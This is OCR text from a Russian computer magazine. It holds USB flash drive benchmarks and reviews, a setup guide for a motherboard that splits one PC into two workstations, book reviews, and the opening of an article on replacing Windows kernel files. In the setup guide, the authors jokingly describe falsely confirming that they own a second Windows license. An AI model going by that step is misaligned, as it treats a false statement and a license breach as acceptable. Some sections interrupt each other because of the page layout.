CANYON USB FLASH DISK	0.691	3.13	8130	8080	8105	256
GEMBIRD F-DRIVE	3.01	0.155	994	993	993.5	256
KINGMAX USB FLASH DISK	0.785	3	8080	8130	8105	128
LG M-DISK	4.01	0.38	863	978	920.5	256
MANLI MINI USB DRIVE	0.678	3.14	8090	8130	8110	256
PNY ATTACHE	5.79	2.95	4850	4830	4840	256
PQI INTELLIGENT STICK 2.0	0.77	2.64	8070	8130	8100	512
SAMSUNG USB DISK	4.01	0	863	978	920.5	256
SANDISK CRUZER MINI	16.5	3.09	7280	7190	7235	256
SILICON POWER E-DRIVE 2.0	0.679	3.19	8130	8130	8130	256
SILICON POWER USB FLASH DISK	0.79	4.42	8130	8130	8130	512
SONY MICRO VAULT	4.01	0.232	863	978	920.5	256
TRANSCEND JETFLASH	0.789	4.33	8130	8130	8130	256
TWINMOS MOBILE DISK III	0.734	4.6	6620	6610	6615	256
USB FLASH DISK	0.791	3.36	8130	8120	8125	128

WinBench



Access time (больше хуже)



Transfer rate (больше лучше)

ячеек: например, компания Intel выпустила память StrataFlash, каждая ячейка которой может хранить 2 бита, и уже есть разработки 4 и даже 9-битных вариантов. Такая возможность достигается за счет использования так называемых многоуровневых ячеек - MLC (multilevel cell). Здесь используются их аналоговые свойства. В обычной ячейке состояния «0» и «1» различаются по наличию или отсутствию заряда на плавающем затворе. В MLC есть возможность различать несколько величин зарядов, а значит, увеличить число состояний. MLC-Flash имеет много заметных преимуществ по сравнению с обычной: более низкая стоимость, на чипе того же размера хранится больше информации, возможность создавать более емкие микрочипы. Без недостатков все-таки не обошлось: чем больше бит способна хранить ячейка, тем менее она надежна, а значит, необходимо использовать сложные механизмы коррекции ошибок; скорость чтения/записи MLC-памяти также чаще всего ниже, чем у одноуровневой. На микросхеме требуется отводить определенное место под сложные модули обработки памяти.

PQI INTELIGENT STICK 2.0



Один из самых маленьких USB-накопителей в нашем тесте, но сделан он из пластмассы, так что обращаться с ним надо аккуратно. График записи не имеет особых искажений и артефактов. В комплект входит защитный чехол, рассчитанный почему-то на две флешки. Предусмотрен диск с драйверами для Windows 98 и инструкцией по эксплуатации. Огорчило отсутствие удлинительного провода. Возможны варианты флешек с объемом от 128 Мб до 1 Гб.

ADATA MYFLASH PD2



В комплект к флешке ADATA PD2 входит не только удлинитель USB, но и веревочка для ношения на шее. График записи на диск имеет три резких скачка, но на всем остальном диапазоне скорость записи практически не меняется. Пылезащитная крышка USB-коннектора прозрачная и ничем не прикреплена к корпусу, а значит, велика вероятность ее потери. Корпус в районе разъема тонкий, не мешающий подключению других устройств.

SAMSUNG USB DISK



График записи у SAMSUNG USB DISK оказался плавным, но скорость чтения/записи на порядок ниже, чем у аналогов, а значит, время записи на емкие флешки будет очень большим. На боковой стороне корпуса расположен переключатель, блокирующий запись на диск, причем сделан он так, что можно случайно на него нажать. В комплект входит удлинитель USB, шейный ремешок и диск с драйверами под Windows 98.

SANDISK CRUZER MINI



График записи сильно скачет, скорость все время меняется. В комплект входит веревка для ношения диска на шее, но удлинителя нет. Зато есть две дополнительные пылезащитные крышки для USB-коннектора. Огорчило отсутствие драйверов для Windows 98. В случае, если у тебя именно эта операционная система, за ними придется лазать в интернет. Также в комплекте нет удлинителя USB, так что если на твоем компьютере все порты сзади, придется регулярно геморроиться.

GEMBIRD F-DRIVE

Графики записи у GEMBIRD F-DRIVE практически идеально ровный, только в самом начале наблюдается небольшой скачок. Вместо пылезащитной крышки в данном устройстве USB-коннектор имеет возможность задвигаться в корпус. Это хорошо, потому что крышку можно потерять, но плохо, потому что коннектор задвигается, если флешку вставляешь в порт. Огорчило отсутствие индикаторной лампочки. На боковой части корпуса есть переключатель, блокирующий запись на флешку.



SILICON POWER E-DRIVE

Эта флешка имеет практически полностью металлический корпус, что, по заявлению производителя, предохраняет ее от большой нагрузки. Линия на графике ровная, никаких резких скачков нет. Индикаторная лампочка светится приятным синим цветом. Пылезащитная крышка не прикреплена к корпусу, но чтобы ее снять, надо приложить некоторое усилие, так что во время переноски она не потеряется. В комплект входит удлинитель и веревка для ношения флешки на шее.



USB FLASH DISK

USB FLASH DISK чем-то напоминает аналогичный продукт компании SAMSUNG. График записи практически идеально ровный, да и другие показатели на высоте. Сбоку на корпусе расположен переключатель, который может отключить возможность записи на диск. Предусмотрена индикаторная лампочка. USB FLASH DISK укомплектован стандартно: удлинитель USB, ремешок для ношения на шее, диск с драйверами.



CANYON USB FLASH DISK

Одна из самых, на наш взгляд, стильных и удобных флешек. Ее толщина лишь на 2 мм больше USB-порта. График записи имеет лишь незначительные отклонения от среднего, да и остальные параметры высоки. Пылезащитная крышка USB-порта имеет специальную клипсу для крепления флеш-диска на кармане. В комплекте нет шейной веревочки, зато есть ремешок для ношения на запястье. Диск с драйверами для Windows 98 прилагается.



MANLI MINI USB DRIVE

График записи качественный, но ни на одном участке диапазона не наблюдается прямой линии. Велика толщина наполовину прозрачного корпуса флешки, так что если USB-порты расположены близко, то она может закрывать второй порт. В комплекте нет ремешка для ношения диска на шее, тем не менее специальное ушко на корпусе предусмотрено. Есть защитный переключатель, препятствующий записи на флешку. Чтоб не спровоцировать случайное нажатие, он утоплен в корпус.



ADATA MYFLASH RB1

Корпус полностью выполнен из резины, так что может защитить электронику ADATA MYFLASH RB1 от брызг (только не надо полностью окунать ее в воду), от падений и нагрузок в 1 кг. График записи практически идеально ровный, но всю картину портят три артефакта, правда, на общую скорость они все же повлиять не способны. Индикатор чтения-записи светится синим цветом. Огорчило отсутствие в комплекте веревочки для ношения плеера на шее.



APACER HANDY STENO HT202

Пылезащитная крышка прикреплена к корпусу специальным тросиком, который не только препятствует потере крышки, но и позволяет носить флешку на поясе или на брелке с ключами. График записи ровный, но есть три резких скачка скорости. Под прозрачным корпусом находится слой метала, который экранирует элементы. В комплект поставки входит удлинитель и диск с драйверами. Огорчило отсутствие каких-либо аксессуаров для ношения APACER HANDY STENO HT202 на руке или шее.



PNY ATTACHE

Линии на графике записи имеют несколько заметных артефактов, да и в целом скорость оказалась невелика. Пылезащитная крышка держится на корпусе не очень хорошо, так что потерять ее легко. Большой размер флешки затрудняет эксплуатацию USB-портов, находящихся в непосредственной близости от нее. Комплектация PNY ATTACHE стандартная: диск с драйверами, удлинитель для USB-порта, шейная веревочка. Есть индикатор работы, но горит он блеклым красным цветом. Предусмотрена блокировка записи на флешку.




TWINMOS MOBILE DISK III

График записи на флешку нестабилен, скорость все время скачет, сильные искажения видны в начале и конце диапазона. Светодиод у TWINMOS MOBILE DISK III расположен за синим корпусом, так что видно его плохо. Переключатель, защищающий от записи на флешку, расположен не в глубине корпуса, а вынесен наружу, что может спровоцировать случайное его включение, тем более что нигде не подписано, какое его состояние какому режиму соответствует. Крышка не прикреплена к корпусу и в надетом состоянии держится не лучшим образом, так что потерять ее очень легко.



TRANSCEND JETFLASH

График записи очень ровный, без особо значимых артефактов. Крышка плотно прилегает к корпусу за счет специальных защелок. В комплект входят диск с драйверами, удлинитель для USB и веревочка для ношения на шее. Индикатор работы флешки светится ярким красным цветом. Переключатель защиты от записи вынесен на корпус, но случайно нажать на него практически невозможно. Корпус сужается в области USB-коннектора, чтобы не мешать подключению других устройств.



SONY MICRO VAULT

Флешка от компании SONY обладает нестабильным графиком записи: скорость прыгает в середине диапазона, но сами линии практически идеально ровные. Не порадовал большой размер диска: могут возникнуть проблемы с установкой его рядом с другими USB-устройствами. Индикатор работы горит все время, пока флешка воткнута в USB-порт. В процессе записи этот индикатор светит сильнее. Крышка, закрывающая USB-коннектор, не закреплена на корпусе, но имеет специальное отверстие, так что ее можно прикрепить веревкой.



KINGMAX USB FLASH DISK

График записи слегка неровный, но заметных искажений не наблюдается. Защитной крышки нет, но USB-коннектор задвигается внутрь корпуса, причем в выдвинутом состоянии он фиксируется, что облегчает его установку в USB-порт. Переключатель защиты от записи совмещен с индикатором состояния флешки, последний горит не очень ярким красным светом. Порадовала небольшая толщина корпуса, не мешающая установке других устройств в соседние порты.




LG M-DISK

USB-диск LG M-DISK может получить премию за самую красивую коробку. График для скорости записи обладает ровными линиями, но есть один существенный скачок в первой трети диапазона. Индикатор работы флешки светится слабо, так что контролировать ее несколько неудобно. Блокиратор записи вынесен на корпус, но случайно переключить его практически невозможно. Толщина корпуса флеш-диска велика, что затрудняет его использование рядом с другими USB-устройствами.



SILICON POWER USB FLASH DISK

Скорость записи у SILICON POWER USB FLASH DISK, судя по графику, практически не меняется. Пылезащитная крышка в закрытом состоянии слабо держится на корпусе и непосредственно к нему не крепится. Огорчило то, что драйверы необходимы не только для Windows 98, но и для Windows 2000 SP1. Светодиод на корпусе светит очень тускло, так что сложно понять, в каком состоянии находится флешка.



ВЫВОДЫ

При покупке флешки двумя самыми главными параметрами (помимо емкости, конечно) являются ее размеры и скорость чтения/записи. Во-первых, USB-порты чаще всего расположены впритык, и большой накопитель может попросту загораживать второй порт. Во-вторых, для девайсов с 256 метрами памяти и выше, безусловно, важна скорость, так как при соединении по USB 1.1 процесс полного заполнения такой флешки может занимать до сорока минут. Награду «Лучшая покупка» получил CANYON USB FLASH DISK за свои небольшие размеры и особенно внешний вид. «Выбор редакции» достался APACER HANDY STENO HT202 за грамотно продуманную конструкцию корпуса и высокую скорость записи.

КАК ИЗ ОДНОГО КОМПА ДВА СДЕЛАТЬ

■ Никитин Сергей, test_lab (test_lab@gameland.ru)

Ты живешь с многочисленной семьей. Когда кому-то из домашних нужно срочно воспользоваться вашим единственным компьютером, в этот момент за ним почему-то сидишь именно ты. Причем ты очень занят и категорически не можешь оторваться от монитора. Хорошо, если тебя гонит младший брат или сестра – от них избавиться обычно легче. А вот если родители... на деньги которых и куплен комп... Атмосфера начинает накаляться. Слышны крики: «Больше ни копейки я не дам на эту железку!» и «Ты за монитором совсем одурел!». Знакомая ситуация? Денег на вторую машину нет? Что ж, попробуем тебе помочь. Видимо, у кого-то в компании JetWay были те же проблемы, и они крепко задумались над их решением. Результатом этих раздумий стала системная плата JetWay N2VIEW, на которой можно собрать два компа. Естественно, имея один системный блок, то есть один набор комплектующих. Но обо всем по порядку.

ЧТО ПОНАДОБИТСЯ?

Не будем грузить тебя рассказом о технологической реализации этой фишки. Просто поверь – имея один системный блок, два монитора, две клавы и две мышки, ты получишь два компа. Для этого нужна системная плата JetWay N2VIEW. Немного о ней, как-никак она сегодня основная героиня. Эта плата имеет гнездо SocketA и рассчитана на применение процессоров AMD Duron (от 900МГц до 1,3 ГГц), Athlon (от 1,1 до 1,4ГГц) и AthlonXP (от 1500+ до 3200+). Построена мамка на чипсете NVIDIA nForce2. Имеет 3 слота для памяти, которой можно напихать аж 3 Гб. Поддерживается режим Dual Channel DDR. Слоты PCI в количестве 5 штук и 4 порта USB пригодятся любителям дополнительного оборудования. Встроенные устройства представлены сетевой (10/100 Мбит) и звуковой (6-канальная, AC-97 от Realtek) платами, а также видеоадаптером GeForce 4MX, не дай бог тебе им пользоваться.

Два недостатка бросаются в глаза: отсутствие поддержки SATA-дисков и встроенного RAID-контроллера. Хотя вряд ли жесткие ограничения в бюджете позволят тебе купить SATA HDD для построения RAID. Кроме того, у этой матери нет COM-портов, на их месте расположены два VGA-входа встроенного видеоадаптера.

Первым делом нужно собрать на этой плате комп. Не пользуйся встроенным видеоадаптером – он очень слабый. Поставь другой, какой-нибудь мощный GeForce. Только не забудь – у него обязательно должно быть два входа для подключения монитора. Не важно, D-Sub, DVI или тот, и другой. Также тебе понадобится мышь и клавиатура (предполагается, что один такой комплект у тебя уже есть). На всякий случай повторим – кроме обычного набора комплектующих, который требуется для сборки компа, тебе будут нужны вторые мышь, клавиатура и монитор. Все это у тебя есть? Приступаем непосредственно к работе.

> Имея один системный блок, два монитора, две клавы и две мышки, ты получишь два компа.


КАК ЭТО ДЕЛАЕТСЯ?


ШАГ 1: Железо

Первым делом собери комп на этой материнке. Я думаю, проблем не возникнет. Сама по себе JetWay N2VIEW довольно удобная. Как в обычную мать, втыкаешь проц, кулер на него, видюху, память, винт и оптический привод. Мать подключается к самому обычному блоку питания.

ШАГ 2: Операционка

Установи Windows XP (именно XP, ни с какой другой ОС система MagicTwin работать не будет), поставь на нее все имеющиеся Service Pack'и и весь нужный тебе софт. Сделал? Молодец. Теперь иди в меню управления электропитанием (Пуск -> Панель Управления -> Электропитание). Ставь схему управления питанием «Всегда включен», а все остальные параметры (отключения и ждущий режим) выс-





тавляй на «Никогда». Теперь в той же Панели управления войди в меню «Профили пользователей». Один там уже есть, теперь создай второй. Смотри сам, кем он будет – админом или юзером, тут все зависит от твоих целей. Если доверяешь своим, то ставь админа. Если второй комп нужен только для того, чтобы мама раскладывала пасьянс и лазила по инету, то обезопась себя – ставь юзером. Больше всего на свете бесит объяснение «Я просто нажала, а он сломался». Все, с настройкой Windows закончили.

ШАГ 3: Устройства ввода/вывода
Теперь интерфейсная часть. В комплекте с платой идут два разветвителя – для PS/2-мыши и клавиатуры. Вставляй их в нужные слоты на системной плате, а к их хвостам подключай две мыши и две клавы. Не перепутай, какие девайсы хочешь использовать ты, а какие твой визави! Правда, эта ошибка легко исправляется простым перетыканием проводов. Теперь подключай два монитора к видеоплате. Кстати, не обязательно, чтобы это были мониторы, – можно монитор и проектор, например. Тут есть один нюанс. Если до этого ты пользовался функцией nView, то войди в соответствующее меню, и если там стоит параметр отображения «Клон», замени его на «Два отдельных дисплея».
Пояснять я тут ничего не буду – кто пользовался, тот поймет, а кто нет, тому этого и не нужно делать. Вроде все. Еще раз проверь, правильно ли выставлены все вышеописанные настройки. Окинь взглядом заднюю стенку системного блока – все ли присоединил. Да? Значит, переходим к следующему пункту.

> После перезагрузки на обоих ты увидишь стандартный вход в Windows.

ШАГ 4: Софт
Вставь в CD-ROM диск, который поставляется вместе с платой. Запустится Autorun, тыкай в пункт MagicTwin. Если у тебя Autorun отключен, то запускай инсталляцию вручную из одноименной папки на диске. С инсталляцией проблем нет, зато присутствует один щекотливый момент. Правда, читателей такого журнала, как «Хакер», он вряд ли взволнует, но на всякий случай немного на нем остановимся. У тебя спросят, есть ли у тебя вторая лицензия на винды. Дело в том, что по лицензионному соглашению ты можешь использовать Windows только на одном компьютере. А фактически, установив MagicTwin, компов у тебя станет два, а лицензия при этом одна. То же самое и с подавляющим большинством других программ. Так что думай сам, разбирайся в юридических тонкостях, внимательнее читай лицензионные соглашения. Может быть, ты докажешь, что это все-таки один комп. А потом так вникнешь в проблему и докажешь всей планете, что клоны - самостоятельные личности, так как у них есть душа, они не просто копии.
В общем, мы смело ответили «Да», мол, вторая лицензия есть. Хе-хе.

> Установив MagicTwin, компов у тебя станет два, а лицензия при этом одна.

После установки тебе предложат перезагрузиться. Соглашайся.

ШАГ 5: Вход в систему
Включи оба монитора. После перезагрузки на обоих ты увидишь стандартный вход в Windows. Разница в малом – на одном вверху экрана будет надпись MagicTwin Station #1, а на другом, соответственно, MagicTwin Station #2. Поздравляю!

ЧТО И КАК ДАЛЬШЕ?

Тяни-толкай. Теперь у тебя два компьютера. Да-да, один системный блок, одна системная плата, а компьютеров два. Не совсем полноценных, как-никак мощь одного физического компа делится на два виртуальных, но все-таки. С разделением тоже не все так просто, оно неравномерное. Больше мощности отдается первой станции, так что забирай себе именно ее. Будешь на ней играть.


Распределение железа между пользователями. В панели задач появилась новая иконка. Через нее ты можешь перенастраивать устройства между двумя станциями. По умолчанию дисководы привязаны к обоим компам. Ты можешь это изменить. Не забудь о том, что звуковую плату ты на две части не разорвешь – либо покупай еще одну, в дополнение к уже имеющейся встроенной, либо одна станция будет без звука. Конечно, можно постоянно перепривязывать одну звуковую плату между станциями, но в этом кроется причина новых конфликтов. А ведь все было за-



Обзор книг ведет Иван Скляров (Sklyarov@real.xakep.ru)

ОБЗОР КНИГ


«ЗАЩИЩЕННЫЙ КОД. 2-Е ИЗДАНИЕ, ИСПРАВЛЕННОЕ» (МАЙКЛ ХОВАРД, ДЭВИД ЛЕБЛАНК)



"Обязательное чтение для сотрудников Microsoft" - такая фраза самого Билла Гейтса красуется на обложке книги. ИМХО, книжка обязательна к прочтению не только для сотрудников MS. Авторами не забыта ни одна современная технология, а рассказ сопровождается кодом на самых разных языках – от C# до Perl. Это лучшая книга по безопасности из тех, что мне доводилось видеть в последнее время.

«САМОУЧИТЕЛЬ PHP 5E» (Д.Н. КОЛИСНИЧЕНКО)

Идеальное пособие для начинающих изучать PHP. Уникальная особенность книги в том, что в ней детально разобрана система PHP-Nuke, форум PHPBB, рассказано, как написать свой чат, ленту новостей, интернет-магазин и пр. Кроме того, уделено внимание выбору хостинга, установке и настройке необходимого программного обеспечения (PHP+MySQL+Apache), рассмотрены принципы работы CGI. Не надо думать, что книга посвящена исключительно пятой версии PHP - особенности этой версии вынесены в отдельную часть издания.



«LINUX-СЕРВЕР СВОИМИ РУКАМИ» (Д.Н. КОЛИСНИЧЕНКО)



Еще одна книга того же автора. Это, по сути, пошаговое руководство по настройке Linux-сервера. Начиная с установки оси (рассматриваются Linux Red Hat и Mandrake) описывается полный процесс настройки и администрирования различных сервисов, которые позволяют создать сервер нужной конфигурации: FTP (wu-ftpd, ProFTPD), Web-сервер (Apache), DNS (BIND), прокси (SQUID), Samba и пр. Но, увы, от чтения мануалов книга все равно не избавит.

теяно, чтобы этих конфликтов избегать, так что лучше докупи звуковуху. Профилями пользователей ты можешь пользоваться так же, как если бы делал их на одном компе. Можешь оставить для обоих один рабочий стол и набор программ, а можешь сделать все разным. Решай сам. Можешь добавить еще пользователей.

И не забудь такую важную вещь – если ты включаешь (выключаешь, перезагружаешь) одну станцию, то другая делает то же самое. Во избежание проблем, перед тем как окончательно выключиться/перезагрузиться, система выдает предупреждение на обеих станциях – спрашивает, все ли ты сохранил, и выполняет перезагрузку не сразу, а через определенное время, за которое можно подумать.

Тестирование. Два компьютера, конечно, лучше одного, но вот с какой скоростью они работают? Можно ли на одном играть, а на другом фильм смотреть? А будут ли лаги? Во-первых, конфигурация нашей системы. Процессор AMD Athlon XP 2400+ (Thorton), 512 Мб памяти DDR333 в режиме Dual Channel DDR, жесткий диск Seagate Barracuda 120 Гб со скоростью вращения шпинделя 7200 об/мин, видеоплата GeForce Ti4200 128 Мб в режиме AGP 4X. Как видишь, далеко не самая быстрая и продвинутая на сегодняшний день система. Но не ори, что у нас денег не хватило на что-то получше. Расчет был прост – если пойдет на таком оборудовании, то на чем-то лучшем будет быстрее. В качестве тестов использовались 3DMark 2003 версии 340 и AquaMark 3. Решили не использовать бенчмарки из игр. На одной станции запускали игру, а на другой фильм, игру либо что-то еще, и оценивали, насколько комфортно, то есть без тормозов, все это идет. В общем метод себя оправдал. Для видеоплаты у нас был драйвер ForceWare 56.72 - это если тебе вдруг интересно будет повторить наш эксперимент.

Оба теста сначала запускались по отдельности на каждой станции, а потом одновременно. Настройки и там и там были по дефолту. Будучи запущенным отдельно, 3DMark 2003 выдал на первой станции результат в 1408 баллов, а на второй 1394. Это меньше (примерно на сто баллов), чем тот же тест на этом же компе, но без MagicTwin. AquMark3 показал 14906 баллов на первой станции и 14851 на второй. Оба теста подтвердили тезис о неравномерном разделении мощи между станциями. Теперь самое интересное – одновременные тесты. 604 и 616 баллов у 3DMark'а, 5593 и 5619 в AquaMark'е на первой и второй станциях соответственно. Да, падение производительности колоссальное. Более чем в два раза. Но синтетика синтетикой. Запустив на первой станции FarCry, мы стали запускать на второй различные приложения. Нормально печатался текст и читались книги, музыка слушалась, даже фильмы смотрелись – все в порядке. Никаких тормозов и лагов. FarCry, к слову, тоже не тормозил больше того, как он тормозил на одном компе, то есть без MagicTwin. Ситуация ухудшилась во время копирования файлов и извлечения больших архивов – все это делалось очень медленно. Кстати, если на обеих станциях копировать один и тот же файл, извлекать файлы из одного архива или делать еще что-то подобное, то скорость, как и в тестах, падает примерно вдвое. Исключение составляет запуск одной и той же программы – здесь тормозов практически нет. Для смеха мы запустили на второй станции FarCry (в дополнении к тому, что уже шел на первой). Не знаю, как хватило силы воли дождаться полной загрузки. Не советуем повторять это у себя дома! Играть одновременно невозможно – лаги. Больше тут сказать нечего.

ВЫВОДЫ

Очень интересная и пока единственная в мире технология такого рода. Неплохая сама по себе системная плата. Для решения некоторых проблем плата N2VIEW подойдет просто идеально – деньги экономятся, а компьютеров у тебя, по сути, два. Лучше всего плата проявит себя в ситуации, которая была описана во вступлении – один компьютер для игр и прочего, для ресурсоемких задач, а второй для так называемого офисного использования – тексты, таблицы, интернет. В таком случае никаких проблем с производительностью не будет. На нашей конфигурации максимально комфортное использование станций – игра на первой, причем любая мощная, и просмотр фильма на второй. Тормозов нет. Правда, нужна вторая звуковая плата.

Если тебя это устраивает и ты имеешь похожие проблемы, то попробуй повторить тяни-толкая у себя дома. Конечно, можно поставить мощный процессор, много памяти, мощную видеоплату, и тормозов станет меньше. Опять же жаль, что нельзя построить SATA RAID-массив. В режиме распараллеливания можно было бы здорово увеличить производительность файловой подсистемы.

Так что дерзай, или по пути Лобачевского и Евклида. Те создали свою геометрию, а ты прославишься своей математикой – 1:2=2!

■ Крис Касперски (http://kpnc.opennet.ru)

ОСНОВЫ ЯДЕРНОЙ ИНЖЕНЕРИИ



Традиционно Windows считается закрытой системой, залезть внутрь которой на предмет "чего-то там подкрутить" и трудно, и небезопасно. То ли дело Linux, позволяющая перестраивать себя как угодно, вплоть до замены ядра. Но на самом деле менять ядра можно и в Окнах, нужно только знать как. Эта статья затрагивает следующие системы: Windows NT, 2000, XP, 2003. Пользователи Windows 9x/Me могут ее даже не читать :).

ЗАМЕНА ЯДРА В ОС WINDOWS

ВВЕДЕНИЕ

Все началось с того, что на веб-сайте www.jelezka.ru появилось сообщение о новом способе разгона Windows XP, суть которого в общих чертах сводилась к замене стандартного ядра, которым, как правило, является ACPI-ядро, на "Standard PC with C-Step i486", после чего производительность системы якобы существенно возрастала. Автор заметки напирал на то, что, дескать, Microsoft умышленно замедляет быстродействие процессора в новых ядрах, и потому старое ядро намного предпочтительнее. Эта информация не осталась незамеченной и вызвала бурную дискуссию, быстро переросшую в жаркий флейм. В основном спорящие стороны с умным видом обсуждали темы, в которых мало что понимали, и оперировали тезисами в стиле "Если бы это было правдой, M$ уже давно засудили" и "Где такую траву брал?!". Реальную замену ядра осуществили единицы. У одних система воспряла духом и завращалась быстрее прежнего, другие же не обнаружили никаких изменений в производительности.

Самое забавное, что на самом деле никакого открытия сделано не было. Многие продвинутые товарищи экспериментировали с ядрами еще во времена Windows NT 4.0. Лично я могу подтвердить: да, замена ядра может дать ощутимый прирост производительности, но тогда о ACPI и многих других современных вкусностях придется забыть. Кстати говоря, это документированная особенность поведения системы, и никакого подвоха здесь нет. Не веришь мне - спроси у Microsoft.

ЯДЕРНАЯ ХИРУРГИЯ

Существует несколько способов смены ядра, самым известный из которых сводится к переустановке операционной системы и нажатию клавиши F5 во время тестирования конфигурации ("Press F6 if you need to install a third party SCSI or RAID driver"/"Нажмите F6, если Вам необходимо загрузить SCSI или RAID драйвер стороннего производителя"). Нет, все верно! Когда тебя просят нажать F6, ты должен нажать F5. Вот такая она, Microsoft.

Если никаких клавиш не трогать, Windows автоматически выбирает наиболее подходящее, с ее точки зрения, ядро (если, конечно, не ошибется). F7 отменяет тестирование и назначает стандартное ядро по умолчанию, а F5 форсирует выбор ядра вручную. В штатный комплект поставки Windows XP входят около десятка различных ядер, перечисленных в таблице 1.

Тип ядра должен соответствовать типу оборудования. Так, например, работа стандартного ядра на многопроцессорной материнской плате (даже если на ней установлен всего лишь один процессор) не тестировалась Microsoft и потому не гарантируется. Однако в подавляющем большинстве случаев это ядро работать все-таки будет.

Преемственные версии ядер можно переключать и без установки системы, просто заменяя файлы библиотеки аппаратных абстракций - Hardware Abstraction Layer или сокращенно HAL (по умолчанию hal.dll) и исполнительной системы - Executive System, также называемую KERNEL'ом (по умолчанию ntoskrnl.exe, не путать с kernel32.dll - этот файл совсем из другой оперы). Вместе они и образуют ядро операционной системы, на котором держатся все остальные компоненты.

Войди в Панель управления -> Система -> Оборудование -> Диспетчер устройств -> Компьютер (Control Panel -> System -> Hardware -> Device Manager -> Computer)и дважды щелкни по нему мышкой, раскрывая иерархическую ветвь, из которой выпрыгнет

ЧТО ТАКОЕ ACPI

